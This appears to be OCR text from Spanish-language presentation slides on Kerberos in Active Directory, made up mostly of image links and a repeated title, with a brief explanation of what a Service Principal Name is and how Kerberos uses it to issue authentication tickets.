
Kerberos en Active Directory




Kerberos en Active Directory




Kerberos en Active Directory




Kerberos en Active Directory



Kerberos en Active Directory



Kerberos en Active Directory




ServicePrincipalName (SPN)


- Un Service Principal Name (SPN) es un identificador único asignado a un servicio en una red que utiliza Kerberos para autenticación. Los SPNs permiten a los servicios autenticar usuarios y otros servicios en un entorno de Active Directory.


- En esencia, el SPN actúa como una "etiqueta" que identifica un servicio específico en una máquina o cuenta dentro del dominio. Este identificador es fundamental para que Kerberos pueda generar los tickets de autenticación correctos cuando un usuario o aplicación necesita acceder a un servicio.

